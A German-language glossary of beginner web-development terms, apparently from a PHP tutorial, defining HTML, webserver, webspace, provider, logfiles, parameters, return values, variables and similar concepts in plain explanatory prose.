Die Sprache, mit der Internetseiten programmiert werden (**H**yper**T**ext **M**arkup **L**anguage). Eine Internetseite besteht prinzipiell aus einer reinen Textdatei, die mit speziellen, aber lesbaren Zeichen erstellt wird. Diese Spezialzeichen nennt man HTML-Tags. Ein solcher Tag kann zum Beispiel ein <h1> für die Überschrift eines Textabschnittes sein.

Damit lassen sich HTML-Seiten mit jedem normalen Texteditor erstellen. Auch dynamisch erzeugte Seiten sind HTML-Seiten. Der darin enthaltene HTML-Text wird jedoch erst dynamisch erzeugt, wenn die Seite vom Webserver abgerufen wird.

Installation

Computerprogramme müssen meist auf dem Computer installiert werden. Bei dem Betriebssystem Windows gibt es in der Regel ein Installationsprogramm, das diese Installation automatisch vornimmt. Man muss dann nur angeben, in welches Verzeichnis die Software installiert werden soll. Einige Programme müssen nach der Installation noch konfiguriert, also auf die genauen Anforderungen des Anwenders eingestellt werden.

Konfiguration

Nach der Installation eines Programms, muss dieses manchmal noch auf die Anforderungen des Anwenders eingestellt werden. Über die Konfiguration wird dem Programm dann mitgeteilt, wo es bestimmte Daten finden kann. Beim Apache-Server war dies die Information, wo das Programm die Skriptsprache PHP finden kann.

Lern-Management

Eine Software, die im Internet zur Verwaltung von E-Learning Teilnehmern und Kursen eingesetzt wird. Sogenannte LMS (Lern-Management-Software) sorgt dafür, dass sich die Teilnehmer anmelden können, dass Sie auf Ihre Kurse zugreifen können und gegebenenfalls Testergebnisse und Termine für Veranstaltungen einsehen können.

Logfiles

Logfiles oder auch zu deutsch "Logdateien" werden üblicherweise vom Webserver angelegt. Bei jedem Abruf einer Internetseite vom Webserver, wird dieser Abruf in dem Logfile gespeichert. Dabei werden Datum und Uhrzeit, sowie die URL der abgerufenen Seite gespeichert. Prinzipiell handelt es sich dabei um eine gewöhnliche Textdatei, die man sogar in einen Texteditor oder ein Tabellenprogramm (wie zum Beispiel Microsoft Excel) einlesen kann. Die Logfiles werden üblicherweise verwendet, um eine allgemeine Statistik-Auswertung der Seitenzugriffe zu erhalten. Über die Einträge der Seitenabrufe, kann festgestellt werden, wann welche Seiten von den Besuchern abgerufen wurden.

Online-Shop

Eine Software, mit der man etwas im Internet verkaufen kann. Ein Buchversender bietet zum Beispiel seine Bücher über einen Online-Shop an. Dabei kann der Besucher die Bücher im

Internet aussuchen, in den Warenkorb packen und danach bestellen. Die meisten Online-Shops bieten außer dem Warenkorb und der Bestellung auch noch die Zahlungsabwicklung über Lastschrift und Kreditkarte.

Parameter

Wenn man Informationen an eine Funktion senden möchte, verwendet man beim Funktions-Aufruf sogenannte Parameter. Die Parameter werden hinter den Funktionsnamen in runden Klammern eingegeben und durch Komma getrennt (das nennt man auch Parameter-Liste). In der Funktion selbst, können diese Daten dann in der gleichen Reihenfolge ausgelesen werden, wie sie im Aufruf der Funktion in der Parameter-Liste stehen.

Portal

Eine Software, die Internetseiten komfortabel verwalten kann. Die meisten Internet-Portale bieten die Möglichkeit, dass die Besucher Kommentare zu Berichten abgeben können, die in dem Portal veröffentlicht werden. Manchmal können die Besucher auch selbst Berichte schreiben, die dann vom Betreiber des Portals nach einer Prüfung des Inhalts freigegeben werden.

Provider

Ein Provider stellt Platz im Internet zur Verfügung. Wer Internetseiten veröffentlichen möchte, muss sich einen solchen Platz bei einem Provider anmieten. Der Platz wird auch Webspace genannt. Hier werden die Internetseiten (meistens im HTML-Format) abgespeichert, so dass sie von überall aus dem Internet abgerufen werden können. Es gibt einige Provider, die solchen Webspace kostenfrei anbieten. Meist erkauft man sich diesen kostenlosen Platz jedoch mit zwangsweise eingeblendeter Werbung.

Rückgabewert

Wird eine Funktion aufgerufen, so wird diese irgendwann einmal beendet. Beim Beenden der Funktion, kann diese noch einen Ergebnis-Wert an das aufrufende Skript übergeben. Diesen Wert nennt man Rückgabewert.

Skript

Ein kleines Computerprogramm wird normalerweise Skript genannt. Im Internet hat sich der Begriff für PHP-Programme allgemein eingebürgert. PHP-Skripte können kleine, aber auch sehr große Programme sein.

Statische Internetseiten

Webseiten im Internet, die immer einen festen (statischen) Inhalt zeigen. Diese Seiten sind nicht veränderbar, solange der verantwortliche Autor der Seiten (Webmaster) die Inhalte nicht austauscht. Solche Seiten findet man beispielsweise als Web-Visitenkarte, wenn nur eine kurze Firmen-Vorstellung mit Anschrift und Telefonnummer präsentiert werden soll.

Top-Level-Domain

Eine Internetadresse besteht aus einer Domain. Diese ist aus mehreren Teilen zusammengesetzt. Die Adresse www.heddesheimer.de besteht beispielsweise aus den drei Teilen "www", "heddesheimer" und "de". Der Teil, der ganz rechts steht, ist die sogenannte TLD "Top-Level-Domain" (Internetadressen werden üblicherweise von rechts nach links gelesen).

Es gibt unterschiedliche TLDs. Die bekanntesten sind "de" für Deutschland, "com" für kommerzielle Anbieter (englisch: commercial) oder "net" für Anbieter, die etwas mit Netzwerken zu tun haben.

Variable

Eine Variable können Sie sich in PHP wie einen Behälter für Daten vorstellen. Genau wie im richtigen Leben, sollte man für jedes Material einen geeigneten Behälter wählen. So gehört Wein in eine Flasche, Milch in den Pappkarton (Tetrapak) und Orangen in das Obstnetz.
Die meisten Programmiersprachen verlangen, dass jeder Variable ein Datentyp zugeordnet wird. Es gibt Datentypen für ganze Zahlen, Fließkommazahlen (das sind Zahlen mit Nachkommastellen) und Strings (Zeichenketten).
PHP ist keine streng typisierte Sprache, so dass diese Grenzen hier fließend sind. Die Sprache ändern den Datentyp einer Variable bei Bedarf, je nachdem, welchen Datentyp man darin gerade speichert.

Webserver

Der Webserver ist ein Computer, auf dem die Internetseiten gespeichert sind. Das Internet besteht praktisch aus einer großen Zahl unterschiedlicher Webserver, auf deren Festplatten die Seiten gespeichert sind, die man im Internet abrufen kann. Der Platz auf einer solchen Festplatte wird Webspace genannt.

Webspace

Der Webspace ist gemieteter Speicherplatz, der sich auf einem Webserver befindet. Er wird üblicherweise von einem Provider zur Verfügung gestellt.